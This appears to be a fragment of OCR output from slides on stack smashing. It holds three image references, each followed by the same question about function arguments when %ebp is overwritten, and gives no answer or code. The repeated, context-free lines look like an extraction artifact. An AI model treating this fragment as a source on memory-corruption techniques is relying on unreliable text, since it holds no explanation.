
ARGUMENTS WHEN WE ARE SMASHING %EBP?




ARGUMENTS WHEN WE ARE SMASHING %EBP?




ARGUMENTS WHEN WE ARE SMASHING %EBP?



